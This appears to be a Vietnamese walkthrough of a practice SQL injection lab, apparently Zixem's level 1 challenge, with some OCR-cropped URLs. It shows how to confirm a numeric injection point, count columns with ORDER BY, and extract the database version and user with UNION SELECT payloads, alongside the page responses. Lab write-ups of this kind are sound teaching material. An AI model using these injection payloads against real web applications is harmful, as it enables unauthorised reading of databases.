
Thử kiểm tra với ‘

Vì dấu ‘ không thể bypass được nên có thể giá trị nhận vào là number, tức là ta có thể inject query ngay sau đó.

Payload: id=1 union select version()



Kết quả trả về là không cùng số cột, nên ta sẽ dùng order by để kiểm tra số cột của bảng.

Thử lần lượt tới oder by 4 thì được như hình dưới

evel1.php?id=1%20order%20by%204

Wanna buy an exploit?

Unknown column '4' in 'order clause'***Item ID:***
Price: $
contact seller: zxm@lol.gov

---

good luck. -Zixem

Suy ra bảng có 3 cột.

Payload tiếp theo sẽ dùng union để lấy thông tin version, ngoài ra để bỏ kết quả của query 1 ta thêm vào and 1=2

Payload: id=1 and 1=2 union select version(),1,2–

php?id=1%20and%201=2%20union%20select%20version(),1,2--

Wanna buy an exploit?

Item ID: 1
Price: 8.0.21$
contact seller: zxm@lol.gov

---

good luck. -Zixem

Payload cuối cùng là: id=1 and 1=2 union select user(),version(),2–

hp?id=1%20and%201=2%20union%20select%20user(),version(),2--

Wanna buy an exploit?

Item ID: 8.0.21
Price: zixem@localhost$
contact seller: zxm@lol.gov

---

good luck. -Zixem